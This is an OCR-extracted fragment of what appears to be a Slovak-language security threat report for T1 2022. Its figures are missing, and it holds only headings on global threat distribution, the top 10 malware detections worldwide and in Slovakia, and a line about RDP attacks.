
T3

Globálne rozloženie hrozieb




T3

Top 10 malware detekcií svet



Top 10 malware detekcií vo svete v T1 2022 (% zo všetkých malware detekcií)

Top 10 malware detekcií Slovensko




Top 10 malware detekcií na Slovensku v T1 2022

T1

CONTENTS


CONTENTS

RDP útoky koncom roka prerazili strop...



